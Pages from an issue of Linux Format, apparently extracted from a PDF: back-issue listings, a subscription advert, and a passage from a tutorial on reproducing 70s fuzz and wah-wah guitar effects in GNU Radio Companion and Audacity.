


» GET MORE BEIGE OLD THINGS... Subscribe now at <http://bit.ly/LinuxFormat>

# BACK ISSUES >> MISSED ONE?

**ISSUE 284**  
December 2021

Product code:  
**LXFDB0284**



**In the magazine**

Discover how to turn your Raspberry Pi into an all-singing, all-dancing media hub. We put a spotlight on video conversion tools, take you on a tour of *Stacer*, the one-stop system management tool, and emulate the Oric-1 (thankfully without *that* keyboard). Discover how to build a Pi-powered NAS and learn more on how the world's top-500 supercomputers all harness the power of Linux.

**ISSUE 283**  
December 2021

Product code:  
**LXFDB0283**



**In the magazine**

We pit Ubuntu against Fedora to see which is the better Gnome-based distro. Five filesystems are put through their paces, we show how to run a Ghost blog, code a *Galaxian*-style shooter in Python, and use *Okular* to edit PDF files with ease.

**DVD highlights**

Ubuntu 21.10 and Devuan 4.0 "Chimaera" (both 64-bit only).

**ISSUE 282**  
November 2021

Product code:  
**LXFDB0282**



**In the magazine**

Linux and Windows can work in perfect harmony – find out how in our eight-page guide. We share files across a network without the need for protocols, emulate the Tandy TRS-80, control the Pi's GPIO with Scratch, and create our own server.

**DVD highlights**

Zorin OS 16 Core, Finnix 123, Lakka 3.4 and LibreELEC 10 (sadly all 64-bit).

**ISSUE 281**  
October 2021

Product code:  
**LXFDB0281**



**In the magazine**

Discover how to customise the Mint 20 desktop with our in-depth feature. We explore virtual private servers, assess open source art programs, build a Pi-powered pinhole camera, recreate pseudo-3D racing games and emulate the Atari 800.

**DVD highlights**

Mint 20.2 "Uma" and Elementary OS 6.0 "Odin" (both 64-bit).

**ISSUE 280**  
September 2021

Product code:  
**LXFDB0280**



**In the magazine**

As Linux hits 30 years, we show how the kernel became a worldwide phenomenon. We take a look at terminal browsers, plus show how you can make your mark in desktop publishing, build a Pi Nextcloud server and run Linux distros from yesteryear!

**DVD highlights**

Pop!\_OS 21.04 (64-bit), and classic Linux distros (32-bit, unsurprisingly).

**ISSUE 279**  
Summer 2021

Product code:  
**LXFDB0279**



**In the magazine**

Find out how to use your Raspberry Pi to stream video to the world. Elsewhere, we compare five office suites, diagnose and solve Linux problems, emulate the Acorn Electron, set up a virtual network, design circuit boards and manipulate date with Pandas.

**DVD highlights**

Rescue kit (CloneZilla, System Rescue and Rescuezilla, plus Zorin OS Lite).

To order, visit [www.magazinesdirect.com](http://www.magazinesdirect.com)

Select Single Issues from the tab menu, then select Linux Format.

Or call the back issues hotline on **0330 333 1113**

or **+44 (0)330 333 1113** for overseas orders.

Quote the Product code shown above and have your credit or debit card details ready



READING IN THE USA?

UK readers  
turn to  
p16

# SUBSCRIBE!

Don't wait for the latest issue to reach your local store – subscribe today and let *Linux Format* fly straight to you. Faster, cheaper and with DRM-free archive access!



3 GREAT  
WAYS TO  
SUBSCRIBE

Print, digital-only,  
and print+digital  
bundles!

» USA  
From \$132  
For 13 issues

» REST OF THE WORLD  
From \$132  
For 13 issues

» EUROPE  
From €93  
For 13 issues

## IT'S EASY TO SUBSCRIBE!

Visit [www.magazinesdirect.com/linux-format](http://www.magazinesdirect.com/linux-format)

Call +44 0330 333 1113

Lines open Monday-Friday, 9am-5pm, UK time

Credit: www.gnuradio.org

# Recreate electronic rock music effects

Fancy following in the footsteps of Hendrix or Clapton? **Mike Bedford** shows you how to add 70s-style electronic effects to your music tracks.



## OUR EXPERT

**Mike Bedford** admits to being a fan of analogue music – vinyl discs and all. Despite that, he's really enjoyed digitally altering some of the classic rock music of the 70s.

**F**or centuries, making music had relied on the simple principle of objects vibrating when they're plucked or hit, or columns of air vibrating as that air is blown through a pipe. This changed with the popularity of early electric organs – most notably the Hammond Organ – in the 30s, 40s and 50s, but widespread change didn't come about until the 60s and 70s. This was the dawn of rock music, and marked a real growth in electronic music. One important element of 70s electronic music was the synthesiser and we looked at this technology in **LXF268**, when we saw how to recreate the *Doctor Who* theme tune.


Synthesisers generated musical notes purely synthetically, but a different approach was also a part of the sound of the 70s. This alternative form of electronic music involved generating the notes using the time-honoured tradition of plucking or hitting something – most typically the strings of an electric guitar – and using electronic circuitry to modify the sound.

Two of the best-known effects – which surely epitomise 70s rock – are fuzz and wah-wah. These effects were originally implemented using analogue electronics, but they can be replicated digitally, and that's our theme here. Using a hands-on approach, we'll show you some of the physical principles of electronic musical manipulation, and go on to see how you can recreate the effects, starting with ordinary guitar music and transforming it to something that Jimmy Hendrix would have been proud of.

## Under the hood

The software tool we're using is called *GNU Radio Companion* and it's available in all the main repositories. It was designed specifically for designing software-defined radios (SDRs), but it's equally suitable for trying out audio effects. And unlike turnkey software that's designed for real-world use, you can easily see what's happening because of its excellent range of visualisation tools.

First of all, we're going to investigate fuzz. You'll almost certainly have heard it, even though you might not have been able to name the effect, so let's start by describing it as a form of distortion. Normally in audio, that word has negative connotations. However, although



GNU Radio Companion provides endless scope for adding audio effects, while listening to and observing the result.

you certainly wouldn't want to apply it to all the instruments and vocals in a track, it can add something rather special if you apply it to a guitar. So, before firing up *GNU Radio Companion*, find a suitable electric guitar track – one that doesn't already have any effects applied – converting it to a WAV file if necessary, perhaps using an online utility or *Audacity*, because *GNU Radio Companion* doesn't support MP3 files. For now, we suggest using any electric guitar music, although when we move on to more practical solutions, we'll make some more concrete recommendations of suitable tracks.

If this is your first time using *GNU Radio Companion*, you might like to try a very simple example before implementing fuzz. In fact, it might not be a bad thing to do this first, irrespective of your previous experience, because building up a project gradually has a lot to recommend it.

First of all, though, a few general instructions. Using *GNU Radio Companion* involves dragging functional blocks on to the canvas and wiring them together. The blocks are found in the palette to the right of the screen, and all the ones we're going to be using will be found under Core. In fact, when you first install it all the blocks will be in this category. Most blocks have coloured connectors for their inputs and outputs.

Initially, some blocks will have blue connectors, which means the associated input or output is expecting complex values. However, we're only going to be using floating point values, which are represented

## QUICK TIP

Bizarrely, fuzz didn't make its appearance when guitarists started using specially designed fuzz pedals. Instead, it was initially the result of faulty equipment, although reports vary from a poor connection between a guitar and amplifier, and a damaged valve in the amplifier.

by orange connectors. To change the type, double-click the block and its Properties dialog will open. There might be other things you'll need to alter here, but changing to a floating point connector involves selecting float for Type. Connecting the output of one block to the input of another involves clicking the output connector and dragging to the input connector. And to delete a connection simply click it, which will turn it blue, and use the Delete key.

### Put together your project


First, drag the Wav File Source block, which you'll find under the heading of File Operators, on to the canvas. In its Properties window, select your guitar music WAV file, and make sure Repeat is enabled. Now drag an Audio Sink block on to the canvas, which is under Audio, and connect the output of the Wav File Source block to the input of the Audio Sink block.

Your embryonic project is now finished so save it, and execute it by clicking the Run icon (the right-pointing arrow) in the toolbar. You should hear the guitar track played normally through the speakers. You can also visualise the music so drag a GUI Sink block on to the canvas – you'll find this under Instrumentation>QT. Wire the output of the Wave File Source block to the input of this new block, while keeping the Audio Sink block connected.

If you run the project again, as well as hearing the music, a window appears that, initially, will show a Frequency Display. We'll investigate this later. The window has several tabs, though, and the other one you'll be interested in is the Time Domain Display, which is the familiar plot of amplitude against time, so select that now to observe your track.

Next it's time to process the audio to produce a fuzz effect so we'll start by describing that term in a little more detail. Like all forms of distortion, fuzz involves introducing a degree of non-linearity in the signal path, specifically by clipping. Clipping involves preventing the amplitude exceeding a limit, and it can be soft or hard. Soft clipping involves the increase in amplitude tailing off as it reaches the limit, while with hard clipping the signal remains normal until it reaches the limit.

Fuzz uses hard clipping and the result is that the waveform becomes close to a square wave. Returning to our *GNU Radio Companion* project, we need to add something to clip the audio so, first of all, remove the connections between the output of the Wav File Source



block and the two blocks it's connected to. Now drag a Rail block, which you'll find under Level Controllers, on to the canvas and ensure its Low Clipping and High Clipping values are set to -1 and 1, respectively, which means there'll be no clipping.

Wire the output of the output of the Wav File Source block to the input of the Rail block and the output of the Rail block to the inputs of the Audio Sink and GUI Sink blocks. If you now run the project it'll look and sound just as it did previously. However, when you increase Low Clipping to, say, -0.5 and High Clipping to 0.5, things should start to be different. In particular, if you view the Time Domain Display, you'll notice that the waveform will be restricted to values between -0.5 and 0.5, and you should start to hear the difference in the sound too. You might like to go even further.

Although you'll have noticed flat tops and bottoms on the waveform as you increased the amount of clipping, you'll probably have struggled to see much difference in the Frequency Display because, with most music, it's so complicated. However, the Frequency Display is key to understanding fuzz so here's what we suggest next. Remove the Wav File Source block and replace it with a Signal Source block, which you'll find under Waveform Generators. If you're a purist you might like to change its default cosine waveform to sine, but it really won't make much difference.

Remove all clipping by resetting the Low and High Clipping values in the Rail block to -1 and 1, respectively. Now run the script and take a look at the Time Domain

While GNU Radio Companion is ideal for learning about effects, Audacity offers a more practical solution.

## » EXPLORE OTHER AUDIO EFFECTS

There's almost no end of audio effects that can be applied to guitars, and many other instruments too. Here are a few others that are commonly considered important parts of the rock musician's arsenal. Written descriptions don't do justice to them, though, so do try them out in *GNU Radio Companion* or *Audacity*.

First up is overdrive and while it might appear to be very similar to fuzz, in that it's a form of distortion, it's generally considered to be quite different. As the

name suggests, it emulates the effect of driving an amplifier too hard, so it starts to flat-top the waveform. However, it's not as hard as the clipping in fuzz, so it produces fewer harmonics, and is considered to be a less-aggressive effect.

Next we come to compression and, to put it in technical terms, this effect reduces the dynamic range of the music. In other words, it reduces the range of volumes by cranking up quiet notes while reducing the volume of the louder

ones. It's been described as making music sound smoother, and it's also been said that it's an effect you feel more than you hear.

Our last effect is reverb. Putting that in plain English, it mimics the effect of playing in an echoey room, which it does by adding in the original signal, reduced in volume and delayed. In fact, this doesn't happen just the once, but the delayed signal is added many times before it eventually dies out.



## QUICK TIP

An especially weird effect is produced by a talk box. It contains a loudspeaker to play the instrumental sound, coupled to a flexible plastic tube, that directs the sound into the performer's mouth. Changing the shape of the mouth filters the sound which is picked up by the performer's microphone.

Display and you'll see a perfect sine wave, and when you look at the Frequency display it'll show just a single frequency. Actually, you'll see what appears to be two frequencies: one positive and the other of the same magnitude but negative.

Although the GUI Sink block is convenient because it provides several display formats in the one window, if those negative frequencies annoy you, use the dedicated GUI Frequency Sink instead, because it has a "half" option for "Spectrum Width", which will only show positive frequencies. Now increase the clipping to -0.5/0.5 to restore the flat tops and bottoms to the waveform. The Frequency Display will also look different in that more frequencies will have appeared, all multiples of the frequency of the original sine wave.

If you further increase the clipping, perhaps to -0.1/0.1, you'll see that the waveform is now an almost perfect square wave and the additional frequencies will be more noticeable. These new frequencies are harmonics – specifically odd harmonics in the main, so three, five or seven times the original frequency – and their presence is responsible for the characteristic sound of fuzz.

## A practical solution


*GNU Radio Companion* is great for enabling you to see what's happening under the hood, but for real-world audio processing there are more practical solutions for adding effects to recorded music. An ideal way of introducing fuzz or wah-wah to music is to use *Audacity*.

Commonly, this is thought of as a tool for audio recording, but it also offers a wealth of special effects, which is exactly what we need. You could use it with free audio sample tracks, as we did with *GNU Radio Companion*, but we're going to recommend an alternative solution so you can apply effects to whatever music you like, not just tracks you can easily find as audio files. You could even add fuzz or wah-wah to some of the classic tracks of the 70s that famously used those effects.

Before using *Audacity*, therefore, you need to prepare your tracks as audio files (MP3 or WAV) that initially will be devoid of effects. If you're reasonably musical, you



Effects are usually produced using pedals, with digital circuitry offering an alternative to the analogue circuitry of old.



MuseScore allows you to enter music on a score and to save it as an audio file. Here we've created Satisfaction by the Rolling Stones.

could play the music using an on-screen keyboard utility, having selected an electric guitar as the instrument. *VMPK – Virtual MIDI Piano Keyboard* would be suitable.

For the less musical, however, *Musescore* offers a useful alternative. This free software enables you to define your music in normal musical notation. While the program is often considered the music equivalent of a word processor, it also makes it possible for you to play that music and save it as an audio file. Admittedly, if you don't consider yourself musical, you'd struggle to enter a tune from your head as a musical score, although you'll probably be able to find your preferred music online as a printed musical score that you can copy in *Musescore*. We admit that it might not 